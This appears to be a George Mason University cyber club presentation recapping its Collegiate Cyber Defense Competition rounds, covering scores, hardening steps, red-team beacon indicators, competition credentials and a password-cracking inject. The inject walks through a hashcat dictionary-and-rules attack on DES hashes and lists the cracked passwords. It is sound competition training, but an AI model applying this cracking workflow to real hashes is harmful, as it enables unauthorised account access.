# Mason Competitive Cyber

## The Journey to National CCDC

# Club News

- UMDCTF this weekend
  - Unlimited team size
  - #umdctf2021

- CACI talk next week
  - Club sponsor
  - Will hire/clear interns!
  - We will collect resumes

- PatriotCTF 2021 will be held this Fall

# Cyber News

- PWN2OWN happened
  - Hacking contest (not a CTF)
  - Competitors exploit previously unreported vulns
  - Corporate sponsors provide things to attack
  - Zoom RCE announced
    - You've all been hacked(/s)

# CCDC Overview

## The Road to National CCDC

#1: The Regional Qualifiers
- Nine regions, GMU is in the Mid-Atlantic region.
  - 25 teams in the Mid-Atlantic, top 8 advance
  - 244 players
  - 6 states: Maryland, New Jersey, North Carolina, Pennsylvania, Virginia, West Virginia

#2: The Regional Finals - 2 days of network defense
- Top eight teams from qualifiers compete for a spot in the national competition
- The winner of each region goes on to the National Finals
- The runner-up of each region goes to a Wildcard round

#3: The Wildcard Round - 4 hour security sprint
- The nine runner-up teams from each region compete to secure seven computer systems
- Only the winner advances on to the National Finals


#4: National Finals
- Top 10 cyber defense teams from around the control compete for the chance to be champions

# CCDC Overview

## Competition Challenges

- Maintaining computer services
  - We must maintain uptime computer services such as DNS and HTTP servers while professional red teams try to take them down
- Injects
  - A variety of business, policy, and technical tasks that must be completed in a limited timespan for points
- Incident response reports
  - Professionally detailing red team intrusions into our network as if reporting an incident to law enforcement
- CEO meetings
  - Team Captain Zaine must report the status of our network to C-level executives and provide them with some hope for the company

# MACCDC Regionals



# The Team

**Zaine Wilson**
**Team Captain**

Zaine Wilson is an undergrad student at GMU studying cybersecurity engineering. He is the current president of Mason CC, an OSCAR research scholar, cybersecurity intern team leader at CACI, and an offensive security certified professional (OSCP).

**Andrew Oliveau**
**Windows Team**

Andrew Oliveau is an undergrad student at GMU studying cybersecurity engineering. He is the current competitions officer of Mason CC and an offensive security certified professional (OSCP).

**Andrew Smith**
**Windows Team**

Andrew Smith is an undergrad student at GMU studying cybersecurity engineering. He is the incoming competitions officer of Mason CC.

**Hoa Luu**
**Windows Team**

Hoa Luu is a graduate student at GMU studying information security and assurance. He is a cyber intelligence analyst at Leidos and an offensive security certified expert (OSCE).

**Nihaal Prasad**
**Linux Team**

Nihaal Prasad is an undergrad student at GMU studying computer science. He is the president-elect of Mason CC and an offensive security certified professional (OSCP).

**Duc Tri Nguyen**
**Linux Team**

Duc Tri Nguyen is a Ph.D student at GMU studying applied post-quantum cryptography. He is also part of the Efiens CTF team and a winner in the International Student's Olympiad in Cryptography.

**Kaan Turkmen**
**Injects Team**

Kaan Turkmen is an undergrad student at GMU studying computer science. He is the incoming secretary of Mason CC and part of the first-ever dedicated injects team for Mason CC.

**Taylor Sova**
**Injects Team**

Taylor Sova is an undergrad student at GMU studying information technology. He is a cybersecurity engineering intern at CACI and has helped many newcomers get started in Mason CC.

**Caleb Yu**
**Alternate**

Caleb Yu is an undergrad student at GMU studying cybersecurity engineering. He is the current vice president of Mason CC and a co-inventor of the JARM fingerprinting method.

**Daniel Getter**
**Alternate**

Daniel Getter is an undergrad student at GMU studying cybersecurity engineering. He is the incoming vice president of Mason CC, a cybersecurity engineering intern at CACI, and started a series of trainings to help new members get started in the club.

**Kyle Simmons**
**Alternate**

Kyle Simmons is an undergrad student at GMU studying cybersecurity engineering. He has consistently scored at the top of Mason CC's training CTFs.

GEORGE MASON UNIVERSITY | Volgenau School of Engineering

# MACCDC Regionals - Scoring

Services: 1st Place

Executive Meeting: 2nd Place

Inject: 3rd Place


Red Team: 3rd Place

Incident Response: 4th Place

| | |
|---|---|
| 1st | University of Maryland Baltimore County (UMBC) |
| 2nd | George Mason University |
| 3rd | Liberty University |
| 4th | Millersville University |
| 5th | Capitol Technology University |
| 6th | University of Pittsburgh |
| 7th | Old Dominion University |
| 8th | Northern Virginia Community College |

# MACCDC Regionals - Windows

- Defend 5 Windows systems
  - Primary Domain Controller - (SMB, LDAP)
  - Secondary Domain Controller - (RDP, WINRM)
  - GIT Server - (HTTP, SSH)
  - Tomcat Server - (HTTP, SSH)
  - Backup Server (Enclave) - (RDP)
- Much harder than MACCDC qualifiers
- Day 1: No sign of Red Team on our systems
- Day 2: They were everywhere, no mercy...



# MACCDC Regionals - Windows

- **Day 1:**
  - Harden Services - Change default credentials, remove unauthorized users, find potential RCE before attackers do, fix misconfigurations, etc...
  - Create backup accounts - Domain Admins, Local Admins
  - Monitor - Logs, network traffic, suspicious processes
  - Enclave - broken :-(
- **Day 2:**
  - Red Team came after us first - Playing “King Maker”
  - Got systems back up - Red Team would not let go
  - Eventually removed them - Red Team shut off Secondary Domain Controller and one LDAP service on Primary Domain Controller

# MACCDC Regionals - Windows

End Day 1

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| PDC_SMB | ✗ | ✓ | ✗ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| PDC_LDAP | ✗ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| SDC_RDP | ✗ | ✓ | ✓ | ✓ | ✗ | ✓ | ✓ | ✓ | ✓ |
| SDC_WINRM | ✗ | ✓ | ✓ | ✓ | ✗ | ✓ | ✓ | ✓ | ✓ |
| GIT_HTTP | ✗ | ✓ | ✓ | ✓ | ✓ | ✗ | ✓ | ✓ | ✓ |
| GIT_SSH | ✗ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✗ | ✗ |
| JENKINS_HTTP | ✗ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| TOMCAT_HTTP | ✗ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| TOMCAT_SSH | ✗ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

End Day 2

| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| PDC_SMB | ✓ | ✓ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |
| PDC_LDAP | ✓ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |
| SDC_RDP | ✓ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |
| SDC_WINRM | ✓ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |
| GIT_HTTP | ✗ | ✓ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |
| GIT_SSH | ✗ | ✓ | ✗ | ✓ | ✗ | ✓ | ✗ | ✗ | ✗ |
| JENKINS_HTTP | ✗ | ✗ | ✗ | ✗ | ✓ | ✗ | ✓ | ✗ | ✗ |
| TOMCAT_HTTP | ✗ | ✓ | ✗ | ✓ | ✗ | ✗ | ✓ | ✗ | ✗ |
| TOMCAT_SSH | ✗ | ✓ | ✗ | ✓ | ✗ | ✗ | ✓ | ✓ | ✗ |
| ENCLAVE_RDP | ✓ | ✓ | ✗ | ✗ | ✓ | ✗ | ✓ | ✓ | ✗ |

# MACCDC Regionals - Windows

- ETW is very powerful !
- By the numbers:
  - 128 Cobalt Strike beacons killed - 79 automated (~62%)
  - Red Team hidden in 13 unique processes
  - Red Team used 16 different C&C redirectors
  - Used 1 domain for DNS beacons
    - *flat-earthers-united.com*

```
AWSDirectConnect
AWSReadyApi
cfn-lint
explorer
SecurityHealthSystray
svchost
UpdReg
userinit
vds
vmware-tools
WmiApSrv
WUDFHost
XenGuestAgent
```

| Process | PID | TID | RHOST | RPORT | Callback Count |
|---|---|---|---|---|---|
| explorer | 2212 | 2944 | 10.100.0.131 | 443 | 8 |
| svchost | 1696 | 1700 | 10.100.0.133 | 443 | 4 |
| svchost | 2560 | 2564 | 10.100.0.142 | 80 | 2 |
| svchost | 2640 | 2644 | 167.99.233.54 | 443 | 16 |
| SecurityHealthSystray | 3160 | 2728 | 10.100.0.143 | 80 | 4 |
| vds | 3980 | 1420 | 10.100.0.150 | 80 | 4 |
| UpdReg | 3928 | 2956 | 10.100.0.141 | 443 | 8 |

Count: 7

```
[!] DNS

Process: vmware-tools (2096)
TID: 2396

[*] Query: 7bcafff6.membership.flat-earthers-united.com
[*] Result: 0.0.0.0;
```

```
10.100.0.131
10.100.0.133
10.100.0.137
10.100.0.139
10.100.0.140
10.100.0.141
10.100.0.142
10.100.0.143
10.100.0.148
10.100.0.150
10.100.0.164
10.100.0.167
10.100.0.176
10.100.0.179
167.99.233.54
35.168.47.174
```


# MACCDC Regionals - Linux

- Defend 5 Servers, mixed distros
  - DNS
  - Container
  - WIKI
  - Samba DC
- Just like Windows, red team lets you knock yourself down the first day, the second day is when it gets real

# MACCDC Regionals - Linux

- First day was stripping out easy shells (webshells, beacons, ssh keys etc), changing passwords, and watching the Red Team establish and reestablish sessions in/trying to triage ways to keep them out
- Use git in critical directories in order to allow reversion of red team actions

- pspy to do active monitoring
  - https://github.com/DominicBreuker/pspy



# MACCDC Regionals - Linux


- Day 2: Panic
- The docker daemon is a root bind shell. Keeping redteam out of that box was *hard*.
- Persistent red team access meant that a lot of our services went down
- Red team says you shouldn’t knife fight them

*;)*

- Moving services around using NAT changes

# Simple Forensics Challenge

**What's wrong here?**



# Wildcard Round


| | Team Number | Scored Images | Play Time (HH:MM) | *Warn | CCS Score |
|---|---|---|---|---|---|
| 1 | Team010 | 7 | 03:58 | | 473 |
| 2 | Team007 | 7 | 03:57 | | 410 |
| 3 | Team004 | 7 | 03:58 | | 406 |
| 4 | Team003 | 7 | 03:57 | | 371 |
| 5 | Team006 | 7 | 03:57 | | 329 |
| 6 | Team008 | 7 | 03:58 | M | 317 |
| 7 | Team009 | 7 | 03:58 | | 307 |
| 8 | Team005 | 7 | 03:57 | | 174 |
| 9 | Team002 | 7 | 03:58 | | 157 |
| 10 | Team001 | 7 | 03:50 | | 111 |

# Wildcard Round

## Competition Format

- Four hours last Wednesday night (7pm-11pm)
- Secure seven different virtual machines (CyberPatriot style)
- Four highly-involved injects
- And...two of our primary team members were out of commission (the unexpected happens sometimes and we had to deal with it too)

# Wildcard Round - Windows

- 4 Windows machines - Windows Server 2016 x2, Windows 8, Windows 10
- Fix misconfigurations, remove malware, update software, etc… (no red team)
- Forensics Challenges - 3 per machine
- Scripts, scripts, and more scripts…

Forensics Question 1 correct - 5 pts
Forensics Question 2 correct - 5 pts
Forensics Question 3 correct - 5 pts
Removed unauthorized user jpmao - 1 pts
Removed unauthorized user pcortazar - 1 pts
Removed unauthorized user cwei - 1 pts
A secure minimum password length is required - 1 pts
A secure maximum password age exists - 1 pts
A secure lockout threshold exists - 1 pts
Audit Other Account Management Events [Success] - 1 pts
Audit Security Group Management [Failure] - 1 pts
Audit System Integrity [Failure] - 1 pts
Audit Special Logon [Success] - 1 pts
Microsoft network server: Digitally sign communications (always) [enabled] - 2 pts
Do not allow anonymous enumeration of SAM accounts and shares [enabled] - 2 pts
Switch to the secure desktop when prompting for elevation [enabled] - 1 pts
File sharing disabled for hidden share ADM$ - 2 pts
Net.Tcp Port Sharing Service has been stopped and disabled - 2 pts
Xbox Live Auth Manager has been stopped and disabled - 2 pts
The majority of Windows updates are installed - 2 pts
Firefox has been updated - 1 pts
Adobe Acrobat Update service has been started and enabled - 2 pts
PeaZip has been updated - 2 pts
MobaXterm has been updated - 2 pts
Removed Tetris - 1 pts
Removed Driver Booster - 1 pts
Removed netcat backdoor - 2 pts
SMB 1.x removed or disabled - 2 pts
Internet Zone: Initialize and script ActiveX controls not marked as safe for scripting [disabled] - 2 pts
Firefox displays warning on known malware sites - 2 pts

**25 out of 36 scored security issues fixed, for a gain of 68 points:**

Forensics Question 1 correct - 6 pts
Forensics Question 2 correct - 6 pts
Forensics Question 3 correct - 6 pts
Removed unauthorized user ragnarok - 1 pts
Removed unauthorized user igor - 1 pts
User ken is not an administrator - 1 pts
User wildcat is not an administrator - 1 pts
User rio has a password - 1 pts
A secure account lockout duration exists - 2 pts
A secure maximum password age exists - 2 pts
Audit Computer Account Management [Failure] - 3 pts
Do not allow anonymous enumeration of SAM accounts and shares [enabled] - 3 pts
Switch to the secure desktop when prompting for elevation [enabled] - 3 pts
Remote Assistance connections have been disabled - 3 pts
Enumerate administrator accounts on elevation [disabled] - 3 pts
Net.Tcp Port Sharing Service has been stopped and disabled - 3 pts
Remote Registry service has been stopped and disabled - 3 pts
Windows automatically checks for updates - 2 pts
PuTTY has been updated - 2 pts
Removed BitTornado - 2 pts
Removed John the Ripper - 2 pts
Removed Advanced Port Scanner - 2 pts
Removed netcat backdoor - 4 pts
Removed php backdoor - 3 pts
Internet Explorer Enhanced Security Configuration is enabled - 3 pts

# Wildcard Round - Linux

- 3 Linux machines
  - Debian 9 Machine - Duc “Cothan” Nguyen
  - Ubuntu 16 Machine 1
  - Ubuntu 16 Machine 2 - Caleb Yu (Nihaal had connection issues)
- Fix misconfigurations, remove malware, update software
- Forensics Challenges - 3 per machine

Step 1: Delete unauthorized users and remove some users from the administrators group.

Authorized Administrators:
wukong (you)
Linux password: B3rs3rk3r!
penny
password: F!r3Wa11
jonesy
password: $3rg3nt#
jess
password: ^$c0ut_F1nD

**Authorized Users:**
izza
luna
rio
ken
calamity
kyle
banshee
wildcat
specter
raptor

# Wildcard Round - Linux

Step 2: Set up PAM (Pluggable Authentication Modules) and create password policies.

- Minimum length of 12
- Remember password history
- Minimum and maximum password age
- Disallow dictionary words
- Configure account lockout

A lot of these are basics that we learned in the CYSE program

Step 3: Create a secure network policy

- Enable TCP SYN cookies to prevent TCP flooding
- Disable IPv6
- Enable UFW (uncomplicated firewall)
- Disable ICMP redirects
- Disable IP forwarding to prevent Man-in-the-Middle attacks

# Wildcard Round - Linux

Step 4: Update software and get rid of unwanted software

- Ensure the system checks for updates daily and displays them when they are available
- Delete unwanted software
  - Minetest - having a game on the computer is not allowed by policy
  - Nmap, John the ripper, other hacking tools
- Update known services (such as SSH)

Step 5: Threat hunting for backdoors and malware

- Finding hidden reverse shells on the system
- `ps aux`
- Checking cron jobs and netcat usage

# Wildcard Round - Linux

Some Forensics Challenges:

1. What TCP ports are open on the host firewall?
2. How many .c or .cpp files on the machine have the strcpy() function?
3. Can you search unallocated space and find a deleted image file?
4. Can you view an image in a hex editor to find a particular string?
5. When was the last time a backup was made of the root filesystem partition?

# Wildcard Round - Injects

**Password Security Auditing**

- Given:
  - Password hashes
  - Wordlist
  - Perl script used to create the passwords (filename: *dgen*)
- Objective: Crack the passwords

```
369289    Selia
369290    Selichoth
369291    selictar
369292    Selie
369293    Selig
369294    Seligman
369295    Seligmann
369296    seligmannite
369297    Selihoth
369298    selihoth
369299    Selim
```

Snippet from wordlist, 483523 total lines

```
#  7. reversed word based with special characters at front and back
do {
  @fields = split(/:/,$users[int(rand @users)]);
} while ( exists $pwusers{$fields[0]} );
$pwusers{$fields[0]} = 1;
$salt = join '', ('.', '/', 0..9, 'A'..'Z', 'a'..'z')[int(rand 64),int(rand 64)];
$word = baseword();
$word = substr($word,0,6);
@letters = split(//,$word);
@letters = reverse @letters;
$pw = join("",@letters);
$pw = $sym[int(rand @sym)] . $pw . $sym[int(rand @sym)];
$fields[1] = crypt($pw,$salt);
$fields[-1] = "/bin/sh";
print PASS join(":",@fields),"\n";
print CLEAR "$fields[0]:$pw\n";
```

Snippet of code from *dgen* script

```
alambert:wAuxb1j4WQiUM:1906:1003:Adolfo A. Lambert:/home/alambert:/bin/sh
apugh:ACwA1NCbu66Bs:1485:1003:Alexis P. Pugh:/home/apugh:/bin/sh
ncooper:Pd9VcAq44/Vt2:1315:1001:Nicholas C. Cooper:/home/ncooper:/bin/sh
bgarza:uREN/4wu6ivBk:1745:1003:Brian A. Garza:/home/bgarza:/bin/sh
cferreir:MH56LPIVqOm7M:3086:1001:Cristiano J. Ferreira:/home/cferreir:/bin/sh
drumsey:zTTu2l0kk4orA:1767:1001:Daniel G. Rumsey:/home/drumsey:/bin/sh
fsalas:GO3TEe2d6SXFo:2472:1003:Felipe Salas:/home/fsalas:/bin/sh
jpike:mAg6PZaDRmwH.:1844:1001:Jeremy C. Pike:/home/jpike:/bin/sh
```


Password hash file

# Wildcard Round - Injects

**Password Security Auditing**

Step 1: Determine password hash type

- Paste hash into online tools like https://www.tunnelsup.com/hash-analyzer/
- Use kali tool *hash-identifier*
- Compare hashes to hashcat hash modes (say that 3 times fast): https://hashcat.net/wiki/doku.php?id=example_hashes
  - | 1500 | descrypt, DES (Unix), Traditional DES | 48c/R8JAv757A |
  - 13 character hash, checks out
  - We now know to use hashcat hash mode 1500




# Wildcard Round - Injects

**Password Security Auditing**

Step 2: Run hashcat against hashes using different rule sets

- From *dgen* we know there are 8 types of passwords
  - Based on username
  - Straight from wordlist
  - Reversed from wordlist
  - Mixed case
  - Number appended
  - Special chars prepended & appended
  - Above ^ and reversed
  - Mixed case and special char replacement (mixed case leet)
- Some of these rules use first 6 chars from wordlist when appending & prepending, first 7 chars when only appending, or 8 chars when not appending or prepending
  - We can just make new wordlists easily using python

```
5. word based with number at back
$word = substr($word,0,7);
```

- Hashcat syntax
  - `$ hashcat -m 1500 -a 0 -r some.rule hashfile wordlist`
    - -m = hash mode (1500 is DES)
    - -a = attack type (0 is dictionary attack)
    - -r = specifies file to use for rules

# Wildcard Round - Injects

**Password Security Auditing**

Step 3: Create rules (https://hashcat.net/wiki/doku.php?id=rule_based_attack)

- What we'll need:
  - `$x` = append character x
  - `^x` = prepend character x
  - `TN` = toggle case of character at position N
  - `r` = reverse entire word
  - `sa@` = Replace all instances of a with @
- Fig 1: rule to append numbers
  - do the same thing to prepend using "^" or replace numbers with chars
- Fig 2: example output of running the rule on a wordlist containing "password"
- YouCan can run two rules together by specifying "`-r one.rule -r two.rule`" in the hashcat command
  - Useful in being able to create an output that churns through every combination of the two rules (ex: every combination of a prepended number and appended number)
- Creating a toggle case rule by hand is impossible to do, luckily someone made a script for it https://blog.didierstevens.com/2016/07/16/tool-to-generate-hashcat-toggle-rules/
  - Rule to toggle case of 8 chars is about 23000 lines 😬
  - I think I read somewhere you can do this much faster with John The Ripper
- *Note: some of these rules would have been easier to implement using a hashcat mask attack (https://hashcat.net/wiki/doku.php?id=mask_attack) but we stuck with rules to keep everything consistent*





*Fig 1.*





*Fig 2.*

# Wildcard Round - Injects

**Password Security Auditing**

Step 4: Sacrifice your most valued possessions to the hashcat gods

- You may run a rule for like 10 minutes and you don't crack the hash
  - This is pain

Step 5: Your sacrifice has paid off (hopefully)

- `jpike:(R0Z!ER$`
- `alambert:Lambert`
- `apugh:reenjoye`
- `fsalas:>nocsiv-`
- `bgarza:fUrfUrAn`
- `drumsey:+pseudo*`
- `ncooper:aisknaB`
- `cferreir:formats1`

Tips:

- Didn't know this at the time, but you can use the *--stdout* option with hashcat to print out the output of the rules to make sure it's doing what you want it to so you're not actually just doing it blind, whoops

# Wildcard Round - Injects


**Slack Space forensics**

- Given a disk image with two filesystems on it (one linux, one windows) and asked to find several images in unallocated space

| Name | Type | Size (Bytes) |
|---|---|---|
| sda.dd | Image | 2400000000 |

- ~~THICC~~ Large download

- Looking for the following images (4x on the windows filesystem and 4x on the linux filesystem):




# Wildcard Round - Injects

